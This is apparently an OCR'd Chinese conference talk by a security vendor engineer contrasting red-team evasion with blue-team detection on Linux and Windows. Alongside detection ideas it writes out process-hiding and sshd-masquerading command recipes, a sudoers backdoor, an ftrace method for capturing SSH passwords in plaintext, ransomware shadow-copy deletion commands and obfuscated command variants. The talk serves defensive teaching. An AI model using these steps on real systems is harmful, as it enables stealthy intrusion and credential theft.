# 當資深藍隊成員換上紅隊的外衣

黃禹程 (Henry Huang)

CYCRAFT

# 大綱

- 紅隊的優勢
- 藍隊的奧義
- 紅隊的奧義
- 老闆怎會允許你講這場

# Henry Huang

- 奧義智慧創始成員
- 10 年 EDR 開發經驗
- 12 CVEs (7個 CVSS 9.8)
- OSCP
- CHROOT 成員

# 紅隊的優勢

CYCRAFT

近半年來 10 場紅隊

8 萬台端點

# 奧義智慧 - 紅隊演練大調查

引用自
奧義智慧 - 紅隊演練大調查

CYCRAFT

# 猜猜看

## 平均多久打進第一台？

## 答：1.3 天　最短 1 天

引用自
奧義智慧 - 紅隊演練大調查

CYCRAFT

# 猜猜看

# 平均多久打進 AD？

# 答：3.5 天　最短 1 天

# 體驗一下被紅隊欺負的感覺

CYCRAFT

# 藍隊日常：10 秒判斷惡意程式

```
$ ls -alh /tmp
```

```
drwxrwxrwx.  8 root root 4.0K Jan 15 00:23 .
-rwxr-xr-x.  1 root root 107K Jan 15 00:11 .
drwx------. 24 root root 4.0K Jan 14 13:12 ..
drwxrwxrwt.  2 root root 4.0K Jan 15 00:02 .font-unix
drwxrwxrwt.  2 root root 4.0K Jan 14 13:12 .ICE-unix
drwxrwxrwt.  2 root root 4.0K Jan 15 00:04 .Test-unix
-rw-r--r--.  1 root root 276K Jan 14 13:10 tmp4q3f1dwl
drwxr-xr-x.  2 root root 4.0K Jan 14 13:16 tmp5pcfxu2i
drwxrwxrwt.  2 root root 4.0K Jan 14 13:09 .X11-unix
drwxrwxrwt.  2 root root 4.0K Jan 15 00:02 .XIM-unix
```

# 找到了嗎？


```
drwxrwxrwx.  8 root root 4.0K Jan 15 00:23 .
-rwxr-xr-x.  1 root root 107K Jan 15 00:11 .
drwx------. 24 root root 4.0K Jan 14 13:12
drwxrwxrwt.  2 root root 4.0K Jan 15 00:0
drwxrwxrwt.  2 root root 4.0K Jan 14 13:12
drw
-rw
drw
drwxrwxrwt.  2 root root 4.0K Jan 14 13:09 .X11-unix
drwxrwxrwt.  2 root root 4.0K Jan 15 00:02 .XIM-unix
```


# 正常人

```
.
..
.font-unix
.ICE-unix
.Test-unix
tmp4q3f1dwl
tmp5pcfxu2i
```

通常自動忽略

# 網管




只看重點



只看重點



CYCRAFT

# 駭客不只藏檔案
# 還藏 Process

# 隱藏 process



# 參考指令

>mv malware '/tmp/. '

>exec -a '[kthreadd]' '/tmp/. '

雖不光榮，但很有用

有裝知名 EDR + AV → 存活 2.5 年

# 紅隊優勢

- 藍隊本是大海撈針
- 躲避偵測成本極低
- 地上還會突然冒出 0day

# 藍隊的奧義

藍隊奧義 1/6

# 沒收拾的爛攤子

# 壞人搶完銀行
# 不會幫你擦地板的

# 例：偵測被 ROP 過的 process

AAAAAAAAAA
AAAAAAAAAA
AAAAAAAAAA
AAAAAAAAAA
AAAAAAAAAA
AAAAAAAAAA
AAAAAAAAAA

藍隊奧義 2/6

# 提權：有關係就沒關係

# 偵測提權

T1068

Exploitation for Privilege Escalation

- 正常提權：sudo xxx
  - 低權限 -bash
    - 高權限 sudo xxx
      - 高權限 xxx

sudo 得道，雞犬升天 → OK

- 用 Exploit 提權：./PwnKit xxx
  - 低權限 -bash
    - 高權限 xxx

雞犬直接升天 → 提權！

藍隊奧義 3/6


# 騙子的弱點：不一致性

# 例：偵測隱藏的 Process

- 隱藏 process 常見方法：
  - 修改/換掉 ps (rootkit)
  - sudo mount --bind /bin /proc/123/
- 偵測原理：用不同方法探測 → 產生不一致
  - 用 ps 列舉
  - 查看 /proc/123/
  - kill -0 123

藍隊奧義 4/6

# 尋找快篩




# 捕蠅草的快篩機制

> Step 1: 連碰兩下 → 閉合

>> 八成會動 → 抓　(避免漏判)

> Step 2: 再連碰三下 → 消化液

>> 確定會動 → 吃　(避免誤判)

# 例：偵測 XMRig


- 野外常見的挖礦程式
- 通常會開啟 hugepages (一種 Linux feature)
  - ↑50%挖礦效率
  - 很少程式用到這功能

很棒的快篩

T1496

Resource Hijacking

藍隊奧義 5/6

# 工具副作用

# 例：偵測 Impacket

偵測 → 副作用

> 內網橫向移動神器

whoami > \\...\C$__output 2>&1

內容

C:\Windows\aiQWRfpX.bat

寫入、執行

# 例：阻擋 Impacket

> 內網橫向移動神器

Lock → 阻擋

whoami > \\...\C$__output 2>&1

內容

C:\Windows\aiQWRfpX.bat

寫入、執行

藍隊奧義 6/6

# 壞人一定要用的 cmdline

# 例：偵測 Ransomware

- 要勒索，不能留備份
- 清除所有還原點 (shadow volume)
  - vssadmin delete shadows /all /quiet
  - wmic shadowcopy delete

T1490

Inhibit System Recovery

為了收錢
一定要做

CYCRAFT

# 紅隊的奧義

CYCRAFT

紅隊奧義 1/4

# 提權要融入環境

# 藍隊最怕「正常」

- /etc/sudoers
  - bob ALL=NOPASSWD: ALL
  - 駭客設的？IT 設的？分不出來
- 策略：
  - 提權 exploit → 設定 sudoer
  - 之後都光明正大用 bob 提權

CYCRAFT

紅隊奧義 2/4

# 以合法掩蓋非法

# 偵測提權

- 正常提權：sudo xxx
  - 低權限 -bash
    - 高權限 sudo xxx
      - 高權限 xxx

sudo 得道，雞犬升天 → OK

- 用 Exploit 提權：./PwnKit xxx
  - 低權限 -bash
    - 高權限 xxx

雞犬直接升天 → 提權！

# 偵測提權

- 正常提權：sudo xxx
  - 低權限 -bash
    - 高權限 sudo xxx
      - 高權限 xxx

sudo 得道，雞犬升天 → OK

一樣

- 用 Exploit 提權：./PwnKit sudo xxx
  - 低權限 -bash
    - 高權限 sudo xxx
      - 高權限 xxx

繞過檢測！

CYCRAFT

紅隊奧義 3/4

# 偽裝 Process

# (先看) 偽裝 process 的效果

1. 執行 malware

PID: 123


2. 觀察 /proc/123

exe /usr/sbin/sshd

cmdline sshd: user@pts/88

maps 55f4f... /usr/sbin/sshd

# 如何偽裝成 sshd



CYCRAFT

# 精典的 TOCTOU 攻擊
# (Time of check vs time of use)

# NOCNOU
# (N: Namespace)

# 偽裝 Process

```
>unshare --mount /bin/bash
>mkdir fake
>cp malware fake/sshd
>mount --bind fake /usr/sbin
>nohup setsid bash -c "exec -a 'sshd: user@pts/88' /usr/sbin/
 sshd" &>/dev/null &
```

/usr/sbin/sshd == malware

CYCRAFT

紅隊奧義 4/4

# 錄密碼

CYCRAFT

# tcpdump -i any ... port 21 or port 389

Cmdline pattern 超好寫

最想錄的 SSH 有加密 QQ

還要處理 pcap

可以做更好！

# 用藍隊的武器，對付藍隊 - ftrace

- ftrace: 可以想成 Linux kernel 內建的 GDB
- 錄密碼：下斷點在 sshd 會露出密碼的地方，把密碼印出來
  - strdup("密碼")
  - getpwnam("帳號")

# 錄 SSH 帳密

在 /sys/kernel/debug/tracing 裡

```
echo PROBE >> uprobe_events
```

```
p:foo /.../libc.so:0x1234 +0(%rdi):string
```

名字 | 要下斷點的檔案 | Offset | 要讀的資料位址 | 型態

# 改良後的錄密碼

```
$ ./hunt_ssh_password.sh
   sshd-8188 [001] ... getpwnam:          g1="henry"
   sshd-8188 [001] ... strdup: ..         "letmein"
   sshd-8192 [001]                    ... arg1="george"
   sshd-8192 [001]                    .. arg1="marry"
```

帳號

密碼

明文!!

# 小結

偵測

掩蓋

消除

副作用

不一致性 → 找隱藏 proc

提權：有關係就沒關係

尋找快篩

Exploit 留下爛攤子

工具副作用

一定要用的 cmdline

CNOU (偽造 process)

提權要融入環境

以合法掩蓋非法

知防便知攻

用 ftrace 錄密碼

# 老闆怎會允許你講這場

CYCRAFT

# 奧義的奧義


# 哪些指令可以印出電腦名稱？

1) cmd,/c;hostname
2) Powershell hostname
3) cmd /c "set x=hostname & echo %x% | cmd"
4) Cmd /c"ho"^s^t^"na"m"e
5) powershell.exe -noP -sta -w 1 -enc
   aABvAHMAdABuAGEAbQBlAC4AZQB4AGUACgA=
6) Cmd /c ho^%CommonProgramFiles:~-14,1%tn^ame

CYCRAFT

答：以上皆是 這題 AI 也能答對

# 奧義的奧義 - 偵測惡意指令



橫向移動

印出 hostname

T1003

OS Credential Dumping

Credential dumping

